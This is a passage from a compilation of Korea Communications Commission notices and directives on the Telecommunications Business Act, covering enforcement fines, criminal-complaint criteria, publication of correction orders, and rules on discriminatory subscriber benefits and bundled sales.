3. 행위로 인한 영향과 관련한 요소

- 가. 이용약관 등을 통한 거래 상대방에 대한 고지 여부 및 해당 행위로 인한 이용자의 선택 또는 이용의 제한 정도

나. 해당 서비스 및 다른 서비스 발전이 저해되어 다른 서비스 이용자의 편익 등이 상당히 저해되는지 여부

다. 다른 서비스를 제공하는 사업자의 잠재적 매출 손실 등 불이익 발생 여부

- ② 제1항의 규정에도 불구하고, 불합리하거나 차별적인 조건 또는 제한으로 실질적인 이용자의 이익 침해가 발생하지 않은 경우, 전체 이용자의 편익이나 후생증대 효과가 큰 경우, 전기통신서비스의 안정성 및 보안성 확보를 위한 경우, 행위주체의 정당한 이익을 보호하는 경우, 해당 전기통신 분야의 통상적인 거래관행에 부합하는 경우, 신규 서비스 출시를 위한 불가피한 조건 또는 제한으로 인정되는 경우 등 합리적인 사유가 있다고 인정될 때에는 부당하지 않은 것으로 본다.

제4조(규제의 재검토) 방송통신위원회는 「행정규제기본법」 제8조 및 「훈령·예규 등의 발령 및 관리에 관한 규정」에 따라 이 고시에 대하여 2018년 1월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 12월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙<제2017-4호, 2017.8.16.>

이 고시는 고시한 날부터 시행한다.

4. 시정조치명령 불이행에 대한 이행강제금 부과 세부기준

시정조치명령 불이행에 대한 이행강제금 부과 세부기준

제정 2016. 11. 17. 방송통신위원회 고시 제2016-12호

제1조 이 고시는 전기통신사업법(이하 “법”이라 한다) 제52조의2(금지행위 관련 조치에 대한 이행강제금) 및 같은 법 시행령(이하 “령”이라 한다) 제45조의3에 따른 관련 매출액의 산정 및 이행강제금 부과에 필요한 사항을 정함을 목적으로 한다.

제2조(관련 매출액의 산정) ① 관련 매출액은 해당 전기통신사업자의 위반기간동안 위반행위로 인하여 직접적 또는 간접적으로 영향을 받는 서비스의 매출액으로 한다.

② 전항의 관련 매출액은 법 제49조에 따른 영업보고서 등 회계자료를 참고하여 정한다.

③ 제1항에 따른 관련 매출액 산정시 서비스의 범위는 전기통신사업 회계분리 기준 제3조에 따른 역무분류, 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 서비스의 종류와 성질, 서비스의 제공방식, 서비스 지역 서비스 제공 상대방 등을 고려하여 판단하되, 위반행위가 해당 서비스의 통화료, 부가서비스 등 특정 영역에 국한하여 발생하고, 그 영향도 특정 영역에 국한된다고 인정되는 경우에는 그 영역으로 한정한다.

제3조(위반행위의 기간 산정) 위반행위의 기간은 위반행위의 개시일부터 종료일까지의 기간을 말한다.

제4조(이행강제금의 부과금액) ① 이행강제금은 제2조의 관련 매출액에 다음 각 호의 1에 따른 부과기준율을 곱한 금액으로 부과한다.

1. 매우 중대한 위반행위 : 1천분의 2 초과 ~ 1천분의 3 이하
2. 중대한 위반행위 : 1천분의 1 초과 ~ 1천분의 2 이하
3. 중대성이 약한 위반행위 : 1천분의 1 이하

② 중대성의 정도를 판단함에 있어서는 다음 각 호의 고려사유를 참조하되 이와 함께 위반행위의 주도여부 등 경쟁질서의 저해 정도, 해당 위반행위의 시장의 본질적인 왜곡 여부 등 시장에서의 영향 정도 및 피해자의 피해회복 여부 등 피해를 입은 소비자의 피해 규모 등을 종합적으로 고려하여 판단한다. 이 경우 그 이유를 심결서에 명시하여야 한다.

1. 매우 중대한 위반행위 : 시장의 본질적인 왜곡, 피해규모의 광범위, 이용자의 피해회복이 이루어지지 않은 경우 등
2. 중대한 위반행위 : 시장의 단기적 왜곡, 피해가 중대하지만 광범위하지 않은 경우, 이용자의 피해회복이 일부 이루어진 경우 등
3. 중대성이 약한 위반행위 : 시장에 미치는 영향이 미미한 경우, 피해의 경미, 이용자 피해의 실질적 회복이 이루어진 경우 등

제5조(이행강제금 부과 사전통지) 방송통신위원회는 당사자에게 이행강제금을 부과 ■ 징수한다는 사실을 이행강제금 부과 예정일의 30일 전까지 미리 별지 제1호 서식의 이행강제금 부과 예고서에 따라 이행강제금 부과 예고를 하여야 한다.

② 전항의 경우 당사자에게 10일 이상의 기간을 정하여 서면으로 의견을 제출하도록 하여야 한다. 이 기일까지 의견을 제출하지 아니한 경우에는 의견이 없는 것으로 본다.

제6조(불이행기간 산정 방법) ① 방송통신위원회는 시정조치명령이 여러 개의 세부조치로 구성된 경우 세부조치 중 불이행기간이 가장 긴 기간을 기준으로 부과하며, 그 세부조치 중 어느 하나를 이행하지 아니한 경우에도 이행강제금을 부과한다.

② 전항의 불이행기간은 시정조치명령에서 정한 이행기간의 종료일의 다음날부터 기산한다. 다만, 법 제52조제1항제8호, 제9호 및 제11호의 시정조치명령의 경우는 그 이행여부를 확인할 수 있는 날의 다음날부터 기산한다.

제7조(이의제기의 접수 및 처리) ① 방송통신위원회는 당사자가 이행강제금 부과 처분을 받은 날부터 30일 이내에 이의를 제기하는 경우 별지 제2호 서식의 이행강제금 부과 이의제기서에 이행강제금 처분 대상자, 이의제기 취지 및 이유 등을 기재하여 신청하도록 한다.

② 방송통신위원회는 이행강제금 부과처분의 이의제기에 대해 결정이 있는 때에는 이의제기 당사자에게 지체없이 통지한다.

제8조(이행강제금의 반환) ① 방송통신위원회는 법원의 확정판결에 따라 위원회의 시정조치명령이 취소되면 직권 또는 신청에 따라 이행강제금의 부과 ■ 징수 중지 및 이미 징수한 이행강제금을 반환해야 한다.

② 방송통신위원회는 전항에 따라 반환하여야 할 이행강제금의 금액을 산정할 경우 이행강제금을 납부한 날부터 반환하는 날까지의 기간에 대하여 「국세기본법 시행규칙」 제19조의3에 따른 국세환급가산금의 이율을 곱한 금액을 가산하여야 한다.

③ 그 밖에 이행강제금 반환 절차에 관하여는 「국고금관리법 시행규칙」을 준용한다.

제9조(규제의 재검토) 방송통신위원회는 「행정규제기본법」 제8조 및 「훈령·예규 등의 발령 및 관리에 관한 규정」(대통령훈령 제344호)에 따라 이 고시에 대하여 2016년 8월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 7월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙<제2016-11호, 2016.11.17>

이 고시는 고시한 날부터 시행한다.

< 별지 1 >

방송통신위원회

수신자

(경유)

제 목 이행강제금 부과 예고

사 건	
당 사 자	
시정조치명령 내 용	
이행기일	
불 이 행 내 용	
부 과 예 정 일	
비 고	

귀하(업체)가 우리 위원회의 시정조치명령을 년 월 일까지 이행하지 아니하여 「전기통신사업법」 제52조의2에 따라 이행강제금을 부과할 예정이오니, 위의 내용에 대하여 의견이 있으시면 이 문서를 받은 날로부터 10일 이내에 우리 위원회에 의견을 서면으로 제출하시기 바랍니다. 만약, 이 기간 내에 의견을 제출하지 아니한 경우에는 의견이 없는 것으로 처리하게 됩니다.

방송통신위원회위원장

★조사관

협조자

시행 () 접수 ()

우 /

전화 /전송 /

210mm×297mm(백상지 80g/㎡)

< 별지 2 >

이의제기서

사 건		
이의신청인 (이행강제금 처분 대상자)	성명(법인명)	생년월일(법인등록번호)
	주소 (전화번호:)	

위 사건에 관하여 이의신청인은 20 . . . 귀 위원회의 이행강제금 부과 처분을 받았으나, 이에 불복하여 이의를 신청합니다.

년 월 일

이의신청인

(서명 또는 인)

방송통신위원회위원장

[별지] 이의제기 취지 및 이유

○ 이의제기 취지

○ 이의제기 이유

5. 금지행위 위반에 대한 고발기준

제정 2008.05.29. 방송통신위원회훈령 제11호
개정 2009.11.02. 방송통신위원회훈령 제61호
개정 2010.12.08. 방송통신위원회훈령 제74호
개정 2012.10.15. 방송통신위원회훈령 제127호
개정 2015.10.21. 방송통신위원회훈령 제202호

제1조(목적) 이 기준은 「전기통신사업법」(이하 “법”이라 한다) 제50조제1항제1호 내지 제4호, 제5호(이용약관과 다르게 전기통신서비스를 제공하는 행위를 제외한다), 제6호 및 제7호의 금지행위(이하 “금지행위”라 한다) 위반 및 제52조제1항의 명령 불이행에 대하여 각각 법 제99조 및 제95조의 규정에 의한 벌칙을 적용하기 위한 고발기준을 정함을 목적으로 한다.

제2조(고발기준) ① 금지행위 중 그 위반의 정도가 객관적으로 중대하고 명백하여 경쟁 질서를 현저히 저해하거나 다수의 이용자에게 심대한 피해를 입하는 행위로서 다음 각호의 1에 해당하는 경우에는 방송통신위원회(이하 “위원회”라 한다)의 심의의결을 거쳐 이를 고발할 수 있다.

1. 동일한 유형의 금지행위 위반에 대하여 법 제52조 및 제53조의 규정에 의한 조치명령 및 과징금의 부과를 수회 받았으나 금지행위가 근절되지 않는 등 행정처분만으로는 법의 목적달성이 불가능하다고 인정되는 경우
2. 금지행위 위반에 대하여 법 제52조의 규정에 의한 조치명령을 수회 고의적으로 이행하지 않거나 회피하는 등 관련 범질서를 문란케 한다고 인정되는 경우
3. 금지행위 위반의 내용이 고의적인 반사회적 행위이거나 이로 인하여 침해된 이용자의 이익이 심대하다고 인정되는 경우

② 금지행위가 제1항 각호에 해당되는지 여부를 판단함에 있어 금지행위를 행한 지역, 기간, 횟수, 동기, 금지행위로 인한 수익 등 거래가액, 금지행위의 대상이 되는 이용자 수 등 거래상대방의 수, 금지행위의 위법성의 정도 및 전기통신시장의 공정경쟁에 미치는 영향 및 이용자이익의 침해정도 등을 종합적으로 고려하여야 한다.

제3조(의견진술 등) ① 위원회는 제2조제1항의 규정에 의한 심의시에는 관계인등에게 회의의 일시·장소·상정사항을 회의개최 10일 전까지 서면으로 통지하고 의견진술의 기회를 부여하여야 한다. 다만, 긴급을 요하는 등 기타 부득이한 사유가 있는 경우에는 그러하지 아니하다.

② 위원회의 심의에 관하여 제1항의 규정 외에 필요한 사항은 방송통신위원회 회의 운영에 관한 규칙에 따른다.

제4조(재검토기한) 「훈령·예규 등의 발령 및 관리에 관한 규정」(대통령훈령 제248호)에 따라 이 훈령에 대하여 2016년 1월 1일을 기준으로 매3년이 되는 시점(매 3년째의 12월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙<제11호, 2008. 5. 29.>

제1조(시행일) 이 기준은 발령한 날부터 시행한다.

제2조(경과조치) 이 기준 시행 당시 종전의 기준에 따라 행한 행위는 이 기준에 따라 행한 것으로 본다.

부 칙<제61호, 2009. 11. 2.>

이 훈령은 2009년 11월 2일부터 시행한다.

부 칙<제74호, 2010. 12. 8.>

이 훈령은 발령한 날부터 시행한다.

부 칙<제127호, 2012. 10. 15.>

이 훈령은 2012년 11월 1일부터 시행한다.

부 칙<제202호, 2015. 10. 21.>

이 훈령은 2015년 10월 21일부터 시행한다.

6. 시정명령을 받은 사실의 공표기준

제정 2011.04.29. 방송통신위원회 고시 제2011-29호

개정 2012.11.29. 방송통신위원회 고시 제2012-99호

개정 2014.09.30. 방송통신위원회 고시 제2014-14호

개정 2015.07.31. 방송통신위원회 고시 제2015-15호

제1장 총칙

제1조(목적) 이 고시의 목적은 전기통신사업자, 대리점, 판매점 및 이동통신단말장치 제조업자가 「전기통신사업법」 제52조 및 「이동통신단말장치 유통구조 개선에 관한 법률」 제14조에서 정한 시정명령을 받은 사실을 공표하는데 필요한 사항을 정함으로써 공표제도의 효율적인 운영을 도모하여 시정명령의 실효성을 높이는데 있다.

제2조(용어의 정의) 이 지침에서 사용하는 용어의 뜻은 다음과 같다.

1. "중앙일간지"란 「신문 등의 진흥에 관한 법률」 제2조제1호에서 정한 일간신문 중 서울에 발행소를 두고 전국을 대상으로 발행되는 신문을 말한다.
2. "지방일간지"란 「신문 등의 진흥에 관한 법률」 제2조제1호에서 정한 일간신문 중 서울을 제외한 특정지역에 발행소를 두고 특정지역을 대상으로 발행되는 신문을 말한다.
3. "잡지"란 「잡지 등 정기간행물의 진흥에 관한 법률」 제2조제1호에서 정한 동일한 제호로 월 1회 이하 정기적으로 발행되는 책자 형태의 간행물을 말한다.
4. "기타간행물"이란 「잡지 등 정기간행물의 진흥에 관한 법률」 제2조제1호에서 정한 월 1회 이하로 발행되는 간행물 중 책자 형태가 아닌 간행물을 말한다.

제3조(공표요건) 방송통신위원회(이하 "위원회"라 한다)는 시정조치에도 불구하고 위법 사실의 효과가 지속되거나 또는 예방이 필요한 경우로서 다음 각 호의 하나에 해당하는 경우 피심인에게 시정명령을 받은 사실을 공표하도록 할 수 있다.

1. 법 위반행위로 인한 피해자가 불특정 다수인 경우
2. 피해자들이 권익구제 조치를 취할 수 있도록 알릴 필요가 있는 경우

- 제4조(공표의 객체 등)** ① 위원회는 피심인에 대하여 시정명령을 받은 날부터 1개월 이내에 당해 시정명령을 받은 사실 등을 신문 또는 사업장(피심인의 업무를 위탁받아 취급하는 자의 사업장 등 포함), 인터넷, 잡지 등에 공표하도록 하거나 우편으로 고지토록 할 수 있다.
- ② 제1항에 따른 공표 또는 고지는 피심인별로 시행하되, 피심인들이 공동으로 법 위반행위를 한 경우 등 필요한 경우에는 연명으로 공표하도록 할 수 있다.
- ③ 피심인은 공표내용을 위원회와 미리 문서로 협의하여야 한다.

제2장 신문, 잡지 등 공표

- 제5조(공표할 신문의 선정)** ① 위원회는 법 위반행위로 인한 파급 효과를 감안하여 법 위반행위로 시정명령을 받은 사실 등을 중앙일간지(전판)(법 위반행위로 인한 파급 효과가 전국적인 사건의 경우)나 지방일간지(전판)에 게재토록 할 수 있다. 이 경우 해당사건 의결일을 기준으로 1년간 소급하여(이하 "최근 1년간"이라 한다.) 피심인의 신문광고 횟수 또는 광고비 지출이 가장 많은 일간신문(전판)에 게재하는 것을 원칙으로 한다. 다만, 법 위반행위가 특정 신문을 통하여 이루어진 경우에는 당해 신문(전판)에 게재하도록 한다.
- ② 피심인이 공표할 신문이 2개 이상인 경우 1개는 제1항의 기준에 의하고, 나머지는 피심인이 선택(전판)할 수 있다. 신문광고 실적이 없는 경우에도 피심인이 게재 신문을 선택하도록 할 수 있다.
- ③ 법 위반행위로 인한 파급효과가 특정지역에 국한되는 사건은 피심인의 소재지를 발행 대상지역으로 하는 지방일간지(전판)에 게재토록 하되 제1항 및 제2항을 준용할 수 있다.
- ④ 피심인의 법 위반행위의 특성상 특정계층을 상대로 한 신문, 전문지(예 : 전자신문, 정보통신신문 등), 영자지, 주간지에 게재하는 것이 더 효과적이라고 판단되는 경우에는 당해지 등에 게재토록 할 수 있다.

제6조(공표일) 시정명령을 받은 사실 등을 토요일, 일요일, 공휴일을 제외한 평일에 게재토록 한다.

제7조(게재면) ① 신문의 게재면을 2면, 3면, 사회면, 경제면 중에서 택일토록 하되, 법

위반행위로 최근 1년간 시정명령을 받은 횟수가 3회 이상인 경우에는 사회면 또는 경제면 중에서 택일 하도록 한다.

② 스포츠신문인 경우에는 2면, 3면, 또는 사회면 중에서 택일하도록 하되, 최근 1년간 시정명령을 받은 횟수가 3회 이상인 경우에는 2면 또는 3면 중에서 택일하도록 한다.

제8조(공표문안 및 활자크기) ① 원칙적으로 공표문안 및 크기를 다음과 같이 별표 표 준공표문안 및 활자크기에 따르도록 한다.

② 공표제목에는 법 위반행위를 한 피심인(이용자에게 널리 알려진 사업장 또는 대리점 및 판매점 명칭이 있는 경우에는 회사명과 병기) 및 법 위반행위의 유형이 명백히 표현되어야 한다.

③ 공표내용에는 당해 법 위반행위와 시정명령 내용을 구체적으로 기재하여야 한다.

④ 법 위반행위, 피심인의 회사명 및 대표자, 위원회의 표시는 선명하게 부각되도록 활자를 고딕체로 하며 색도를 진하게 하여야 한다.

제9조(공표크기 및 매체수) ① 공표크기, 매체수, 게재횟수에 대하여 원칙적으로 다음과 같이 정하되, 법 위반행위의 경중, 법 위반행위의 상습성 여부, 피심인의 역무별 전년도 매출액 등을 감안하여 이를 조정할 수 있다.

② 공표크기는 원칙적으로 최근 1년간 시정명령을 받은 횟수에 따라 4종류(4단×10cm 또는 5단×9cm, 4단×15cm 또는 5단×12cm, 4단×18.5cm 또는 5단×15cm, 5단×18.5cm)로 차등을 둔다. 다만, 공정한 경쟁을 현저히 저해한다고 판단되는 법 위반행위에 대해서는 공표크기를 5단×37cm까지 할 수 있다.

③ 매체수 및 게재횟수는 최근 1년간 법 위반행위로 시정명령을 받은 횟수를 감안하여 결정하여야 한다.

최근 1년간 시정명령 횟수	공표크기	매체수	게재횟수
○ 3회미만	4단×10cm 또는 5단×9cm 이상	1개 이상	1회 이상
○ 3회이상 5회미만	4단×15cm 또는 5단×12cm 이상	2개 이상	1회 이상
○ 5회이상 7회미만	4단×18.5cm 또는 5단×15cm 이상	3개 이상	1회 이상
○ 7회이상	5단×18.5cm 이상	4개 이상	1회 이상

제10조(이행결과의 보고) 피심인은 공표를 완료한 날부터 10일 이내에 당해 법 위반행위로 시정명령을 받은 사실 등이 게재된 신문 등 1부를 위원회에 제출하여야 한다.

제11조(잡지 등 공표) 법 위반행위가 잡지 기타 간행물을 통하여 이루어진 경우에는 해당 잡지 기타 간행물에 공표토록 한다. 잡지 기타 간행물 공표는 제5조부터 제10조까지를 준용한다.

제3장 사업장, 대리점 및 판매점 공표

제12조(공표대상 및 장소) ① 피심인의 당해 법 위반행위가 이용자에게 직접 영향을 주는 경우에는 피심인의 사업장, 대리점 및 판매점 등에 공표하게 할 수 있다.

② 공표장소는 피심인의 사업장 정문 출입구 등과 대리점 및 판매점 정문 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳으로 한다.

제13조(공표문안 및 활자크기) 원칙적으로 별표 표준공표문안 및 활자 크기를 적용한다.

제14조(공표기간 및 공표크기) ① 공표기간, 공표크기에 대하여 원칙적으로 다음과 같이 정하되, 법 위반행위의 경중, 법 위반행위의 상습성 여부, 피심인의 역무별 전년도 매출액 등을 감안하여 이를 조정할 수 있다.

② 공표기간은 최근 1년간 법 위반행위로 시정명령을 받은 횟수를 감안하여 3종류(7일~30일)로 차등을 둔다.

③ 공표크기는 A2 사이즈(42cm×59.4cm)로 한다.

최근 1년간 시정명령 횟수	공표기간(휴업일제외)
○ 3회 미만	7일이상 10일미만
○ 3회 이상~6회 미만	10일이상 15일미만
○ 6회 이상	15일이상 30일내

제15조(공표방법 등) ① 당해 공표장소에 공표문을 부착 또는 게시 등의 형태로 공표하게 하되, 위원회의 관인이 날인된 스티커를 공표문에 부착해야 한다.

② 피심인에게 공표문의 무단변경시 시정명령 불이행으로 처벌될 수 있음을 의결내용과 함께 통지한다.

제16조(이행결과의 보고) 피심인은 사업장 또는 대리점 및 판매점 공표를 완료한 날부터 10일 이내에 사업장 또는 대리점 및 판매점에 공표된 공표문 사진제출 등 이행

결과를 보고하여야 한다.

제4장 인터넷 등 온라인 공표

제17조(공표대상 등) ① 위원회는 피심인의 법 위반행위가 인터넷을 통하여 이루어지거나 또는 인터넷으로 공표하는 것이 더 효율적이라고 인정하는 경우 해당 인터넷 매체 또는 피심인의 홈페이지를 통하여 공표하게 할 수 있다.

② 제1항에 따라 공표하는 경우 별표와 같은 형식의 공표문안을 별도의 화면(전체화면 6분의1 이상 크기의 팝업 창)으로 작성하여 이용자가 초기 접속 시 자동으로 볼 수 있도록 하거나 또는 클릭을 하여 볼 수 있도록 연결문서로 게시하여야 한다.

③ 공표기간은 최근 1년간 법 위반행위로 시정명령을 받은 횟수를 감안하여 3종류(2일~10일)로 차등을 둔다. 구체적인 기준은 다음과 같다.

최근 1년간 시정명령 횟수	공표기간 (휴업일 포함)
o 3회 미만	2일이상 5일미만
o 3회 이상~6회 미만	5일이상 7일미만
o 6회 이상	7일이상 10일내

제18조(이행결과의 보고) 피심인은 공표를 완료한 날부터 10일 이내에 공표문이 게재된 공지란, 홈페이지 등을 컴퓨터 프린터로 출력한 복사본 등을 위원회에 제출하여 이행결과를 보고하여야 한다.

제19조(준용) 기타 공표방법은 신문, 사업장, 대리점 및 판매점 공표를 준용한다.

제5장 우편에 의한 고지

제20조(고지방법 등) ① 위원회는 손해배상 등 이용자의 권익 보호를 위하여 특별히 필요하다고 인정하는 경우 사업자로 하여금 개별 이용자에 대하여 우편으로 시정조치를 받은 사실 등을 고지토록 할 수 있다.

② 우편에 의하여 고지하는 경우에는 요금청구우편물 등 통상의 우편물과 구별되는 별도의 고지문을 통하여 고지하여야 한다.

③ 제1항에 의한 고지는 시정명령을 받은 날부터 30일 이내에 발송하는 것을 원칙으로 하되 불가피한 사유가 있는 경우에는 위원회와 협의하여 발송시기를 조정할 수 있다.

④ 고지크기는 A5규격(14.8cm×21cm)을 기준으로 하여 위원회와 협의하여 결정한다.

제21조(이행결과의 보고) 피심인은 고지문의 발송을 완료한 날로부터 10일 이내에 가입자수, 우송대상자 수를 명시하고 고지문 발송을 증명할 수 있는 우편물 접수영수증 사본 등을 위원회에 제출하여 이행결과를 보고하여야 한다.

제22조(준용) 기타 공표방법은 신문, 사업장, 대리점 및 판매점 공표를 준용한다.

제6장 보칙

제23조(규제의 재검토) 방송통신위원회는 「행정규제기본법」 제8조 및 「훈령·예규 등의 발령 및 관리에 관한 규정」(대통령훈령 제334호)에 따라 이 고시에 대하여 2015년 8월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 7월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙<제2011-29호, 2011.4.29>

이 고시는 2011년 4월 29일부터 시행한다.

부 칙<제2012-99호, 2012.11.29>

이 고시는 고시한 날부터 시행한다.

부 칙<제2014-14호, 2014.9.30>

이 고시는 2014년 10월 1일부터 시행한다.

부 칙<제2014-15호, 2015.7.31>

이 고시는 2015년 8월 1일부터 시행한다.

[별 표]

표준공표문안 및 활자크기

1. 표준공표문안

공표제목	(주)00은 00법 위반을 이유로 시정명령을 받은 사실이 있음
공표내용	저희 회사(000)는 방송통신위원회로부터 000기간중의 000, 000행위가 00법을 위반했다는 이유로 시정명령을 받은 사실이 있습니다.
공표일시 공 표 자	2000년 0월 00일 대표이사 0 0 0

2. 활자(또는 글자)크기

구분/활자크기	공 표제 목	공 표내 용	공 표자
신문공표 5단×37cm 5단×18.5cm 4단×18.5cm 또는 5단×15cm 4단×15cm 또는 5단×12cm 4단×10cm 또는 5단×9cm	42P 이상 31P 이상 26P 이상 22P 이상 18P 이상	22P 이상 14P 이상 12P 이상 11P 이상 11P 이상	31P 이상 22P 이상 18P 이상 16P 이상 14P 이상
사업장공표 A2 사이즈 (42cm×59.4cm)	2.5cm×3.5cm이상	2.0cm×2.5cm이상	2.5cm×3.5cm이상

7. 경제적 이익 등 제공의 부당한 이용자 차별행위에 관한 세부기준

제정 2019. 3. 6. 방송통신위원회 고시 제2019-4호

제1장 총 칙

제1조(목적) 이 기준은 「전기통신사업법」 제50조제3항, 같은 법 시행령 제42조제2항 및 [별표 4](금지행위의 유형 및 기준) 제5호 마목 1)·3)에 따라 전기통신서비스 또는 결합판매서비스 판매와 관련한 경제적 이익 등을 다른 이용자에 비하여 부당하게 차별적으로 제공하거나 이를 제안하는 행위와 관련한 세부기준을 정함을 목적으로 한다.

제2조(적용범위 및 대상) 이 기준은 전기통신사업법에 따른 초고속인터넷서비스 또는 초고속인터넷서비스와 다음 각 호의 서비스를 결합하여 판매하는 서비스에 대하여 적용한다.

1. 기타 다른 전기통신서비스
2. 「방송법」 제2조 제20호에 따른 유료방송
3. 「인터넷 멀티미디어 방송사업법」 제2조에 따른 인터넷 멀티미디어 방송

제3조(용어의 정의) 이 기준에서 사용하는 용어의 뜻은 다음과 같다.

1. “경제적 이익 등”이란 전기통신서비스 또는 결합판매서비스를 판매하면서 이에 부수하여 이용자에게 제공하거나 제공하기로 한 현금, 현금 외 경품 등을 말한다.
2. “현금 외 경품 등”이란 상품권, 물품, 약관 외 요금 감면, 약관 외 설비비 감면 등을 말한다.
3. “약관 외 요금 감면”이란 이용약관에서 정한 요금 감면액을 초과하여 제공한 것을 말한다.
4. “약관 외 설비비 감면”이란 이용약관에서 정한 모뎀, 전화기, 셋톱박스 등 서비스 제공에 필요한 전기통신설비의 구입·임대·설치 등의 비용을 초과하여 제공한 것을 말한다.

제4조(위법성 판단기준) ① 경제적 이익 등을 다른 이용자에 비하여 부당하게 차별적으로 제공하거나 제안한 것인지 여부는 현금 제공여부와 정도, 결합유형별·가입유형별·가입창구별·지역별 등의 차별여부와 정도 등을 종합적으로 고려하여 판단한다.

② 경제적 이익 등을 현금으로 제공한 것으로 확인될 경우, 음성적 제공 가능성, 가

입자 유인의 용이성 등을 고려하여 해당 경제적 이익 등은 다른 이용자에 비하여 부당하게 차별적으로 제공하거나 제안한 것으로 추정한다.

③ 제1항 및 제2항에도 불구하고 다음 각 호의 경우에는 위반행위가 아닌 것으로 판단할 수 있다.

1. 개별 이용자가 결합유형별·가입유형별·가입창구별·지역별 등에 따라 제공받은 경제적 이익 등의 금액이 개별 사업자가 전기통신서비스별 또는 결합판매서비스별로 제공한 경제적 이익 등의 평균 금액의 상하 15%이내인 경우
2. 방송통신 시장의 환경변화, 시장 점유율, 공정경쟁 저해여부, 이용자 편익 증대효과 등을 고려하여 사회 통념상 정상적인 상관행으로 인정되는 수준의 경제적 이익 등을 제공한 경우

제5조(규제의 재검토) 방송통신위원회는 「행정규제기본법」 제8조 및 「훈령·예규 등의 발령 및 관리에 관한 규정」에 따라 이 고시에 대하여 2019년 1월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 12월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙 <제2019-4호, 2019.3.6.>

이 기준은 고시 후 3개월이 경과한 날부터 시행한다.

8. 결합판매의 금지행위 세부 유형 및 심사기준

제정 2008. 05. 19. 방송통신위원회고시 제2008-49호

개정 2009. 11. 05. 방송통신위원회고시 제2009-27호

개정 2011. 04. 29. 방송통신위원회고시 제2011-26호

개정 2012. 11. 29. 방송통신위원회고시 제2012-97호

개정 2015. 07. 31. 방송통신위원회고시 제2015-06호

개정 2016. 04. 06. 방송통신위원회고시 제2016-02호

제1조(목적) 이 고시는 「전기통신사업법 시행령」 제42조 및 별표 4 제5호 바 및 아목, 「방송법 시행령」 제63조의5 및 별표 2의2 IV. 제3호, 「인터넷 멀티미디어 방송사업법 시행령」 제15조 및 별표 3 제1호 라목 및 제4호 다목에 따라 이용자 또는 시청자(이하 "이용자" 라고 한다)의 이익 및 공정경쟁을 저해하거나 저해할 우려가 있는 결합판매의 금지행위 세부 유형 및 심사기준을 정함을 목적으로 한다.

제2조(정의) 이 고시에서 사용하는 용어의 정의는 다음과 같다.

1. "결합판매"라 함은 「전기통신사업법」 제2조에 따른 전기통신서비스, 「방송법」 제2조에 따른 방송, 「인터넷 멀티미디어 방송사업법」 제2조에 따른 인터넷 멀티미디어 방송을 묶어서 이용자에게 판매하거나 이용하게 하는 행위를 말한다. 다만, 이용자의 인식, 거래관행, 생산기술 및 판매 효율성 등을 고려하여 하나의 서비스 판매로 인정되는 경우에는 결합판매로 보지 아니한다.
2. "동등결합판매"라 함은 이용약관(이용요금 포함)의 인가를 받는 전기통신사업자(이하 "인가 서비스 제공사업자"라 한다)가 직접 또는 간접 제공하는 다음 각목의 결합판매와 동종 또는 유사한 다른 전기통신사업자, 방송사업자등 또는 인터넷멀티미디어 방송 제공사업자가 제공하는 결합판매를 말한다.
 - 가. 인가 서비스 제공사업자가 해당 인가 대상 서비스와 다른 서비스를 묶어서 제공하는 결합판매
 - 나. 인가 서비스 제공사업자로부터 해당 인가 대상 서비스를 제공받은 다른 전기통신사업자, 방송사업자등 또는 인터넷 멀티미디어 방송 제공사업자가 해당 인가 대상 서비스와 다른 서비스를 묶어서 제공하는 결합판매
3. "동등결합판매에 필요한 필수요소"라 함은 인가 서비스 제공사업자 이외의 기간통신사업자, 방송사업자등 또는 인터넷 멀티미디어 방송 제공사업자가 직접 개발하거나 구축하는 것이 물리적·기술적으로 불가능한 설비요소 또는 인가 서비스 제공사업자가 제공하는 인가 서비스로서 동등결합판매를 위하여 필수적인 것을 말한다.

제3조(결합판매의 금지행위 세부 유형) ①전기통신사업자, 방송사업자등 또는 인터넷 멀티미디어 방송 제공사업자가 결합판매를 함에 있어서 금지되는 행위의 세부 유형은 다음 각 호와 같다.

1. 결합판매상품 가입단계에 있어 사업자의 금지행위 세부유형

- 가. 이용자가 개별적으로 가입하거나 이용할 수 있는 서비스를 결합판매에 의해서만 가입하게 하거나 이용하게 하는 행위
- 나. 결합판매의 특정 구성상품에 대하여 부당하게 현저히 차별적인 할인율을 적용함으로써 경쟁사업자를 배제시켜 이용자 이익을 저해할 우려가 있는 행위. 이 경우 ‘현저히 차별적인 할인율’이라 함은 특정 구성상품 요금을 소요비용(제조원가, 매입원가 또는 이에 준하는 비용)보다 낮게 산정함에 따라 발생하는 것을 말한다.
- 다. 이용약관에 구성상품별 할인내용 및 기간할인,다량할인,결합할인 등을 구분하여 표시하지 아니하는 행위
- 라. 결합상품의 구성이나 할인율, 위약금, 할인규모 등 결합상품의 주요 내용에 대해 부당하게 허위·과장·기만하는 광고를 하여 이용자의 가입을 유도하는 행위. 이 경우 구성상품별 할인내용 및 기간할인,다량할인,결합할인 등을 구분하여 표시하지 아니한 광고를 하여 이용자로 하여금 구성상품별,할인유형별 할인내용 등 결합상품의 주요 내용에 대해 잘못 알게 할 우려가 있는 행위는 부당하게 허위,과장,기만하는 광고로 본다.
- 마. 결합상품 가입사실 및 서비스 개시일 등을 이용자가 충분히 인지할 수 있는 수단을 통해 통지하지 아니하는 행위
- 바. 결합상품 청약 후 이용개시 전 이용자의 결합상품 청약 철회를 부당하게 제한하거나 금지하는 행위
- 사. 계약 체결 시 이용자에게 결합상품의 구성상품별 할인내용, 기간할인,다량할인,결합할인, 해지 시 위약금 부과 및 일부 해지 시 처리방법 등 중요한 내용에 대해 명확히 설명하지 아니하거나 이를 계약서(가입신청서 등)에 기재하지 아니하는 행위, 혹은 계약서를 교부하지 아니하는 행위. 이 경우 설명·기재·교부가 있었는지에 대한 입증책임은 사업자에게 있다.

